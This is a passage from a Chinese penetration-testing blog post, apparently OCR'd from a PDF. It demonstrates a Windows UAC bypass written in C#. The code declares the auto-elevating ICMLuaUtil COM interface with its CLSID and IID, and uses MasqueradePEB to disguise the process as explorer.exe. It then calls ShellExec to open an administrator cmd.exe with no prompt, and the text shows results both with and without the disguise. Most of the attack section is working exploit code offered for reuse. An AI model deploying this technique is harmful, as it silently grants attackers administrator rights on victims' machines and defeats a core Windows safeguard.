MethodCodeType = MethodCodeType.Runtime), PreserveSig]
            void Method5();
```

```
            [MethodImpl(MethodImplOptions.InternalCall,
MethodCodeType = MethodCodeType.Runtime), PreserveSig]
            void Method6();
            [MethodImpl(MethodImplOptions.InternalCall,
MethodCodeType = MethodCodeType.Runtime), PreserveSig]
            HRESULT ShellExec(
                [In, MarshalAs(UnmanagedType.LPWStr)] string
file,
                [In, MarshalAs(UnmanagedType.LPWStr)] string
paramaters,
                [In, MarshalAs(UnmanagedType.LPWStr)] string
directory,
                [In] uint fMask,
                [In] uint nShow);
        }
```

有个这个接口声明之后，编程怎么实现，不可能再去创建一个rundll32.exe进程什么的去执行。这里就要引出另一个技术，叫MasqueradePEB，翻译过来就是伪装。

将自己的进程信息伪装成为c:\windows\explorer.exe这个系统的可信进程，这样才能绕过UAC认证窗口，因为UAC在判断系统进程是否可信，判断依据是PEB结构，所以在使用COM组件提权之前需要先伪装一下进程才可以。


```
McfInitUnicodeString(procHandle, BaseDllNamePtr,
"explorer.exe");
```


```
                    McfInitUnicodeString(procHandle,
FullDllNamePtr,
$"{System.Environment.GetEnvironmentVariable("SystemRoot").ToLow
er()}\\explorer.exe");
```

接下来我们做一下演示，我们的关键代码是调用MasqueradePEB，第一次先注释掉，然后右键生成文件。

```
[STAThread]
        static void Main(string[] args)
        {
            Guid classId = new Guid("3E5FC7F9-9A51-4367-9063-
A120244FBEC7");
            Guid interfaceId = new Guid("6EDD6D74-C007-4E75-
B76A-E5740995E24C");

            //MasqueradePEB();

            object elvObject = LaunchElevatedCOMObject(classId,
interfaceId);
            if (elvObject != null)
            {
                //MessageBox.Show("Got the Object");
```

```
                ILua ihw = (ILua)elvObject;
                ihw.ShellExec("c:\\windows\\system32\\cmd.exe",
null, null, 0, 5);
                Marshal.ReleaseComObject(elvObject);
```

运行生成的文件，这个时候会弹出UAC框，因为它不是可信进程，所以运行的时候UAC还是没有过掉，这就是没有MasqueradePEB效果是这样的。




接下来先用MasqueradePEB进行伪装一下，再次右键生成文件。

```
[STAThread]
        static void Main(string[] args)
        {
            Guid clazsId = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7");
            Guid interfaceId = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C");

            MasqueradePEB();

            object elvObject = LaunchElevatedCOMObject(clazsId, interfaceId);
            if (elvObject != null)
            {
                //MessageBox.Show("Got the Object");
                ILua ihw = (ILua)elvObject;
                ihw.ShellExec("c:\\windows\\system32\\cmd.exe", null, null, 0, 5);
                Marshal.ReleaseComObject(elvObject);
            }
        }
    }
}
```

```
            Guid classId = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7");
            Guid interfaceId = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C");

            MasqueradePEB();

            object elvObject = LaunchElevatedCOMObject(classId, interfaceId);
            if (elvObject != null)
            {
                //MessageBox.Show("Got the Object");
                ILua ihw = (ILua)elvObject;
                ihw.ShellExec("c:\\windows\\system32\\cmd.exe", null, null, 0, 5);
                Marshal.ReleaseComObject(elvObject);
```

直接点击生成，就可以直接弹出管理员的cmd窗口，这就是直接BypassUAC的效果。



总结

由于项目当中的经历而引发的一次BypassUAC修炼，掌握BypassUAC的方法论。渗透的过程中，我们有时遇到问题，不能只停留在使用工具的层面，因为使用现成的工具，只能等着别人更新。需要我们深入理解原理后，自己动手，丰衣足食。且这样只要遇到一次类似的问题，解决后，下次再遇到就可以直接跨过。

感谢红队学院的Moriarty分享的最初视频，以及在实践过程中goto:REinject对我的指导，文章中借鉴了部分goto:Reinject最初的文章BypassUAC。

精选留言

用户设置不下载评论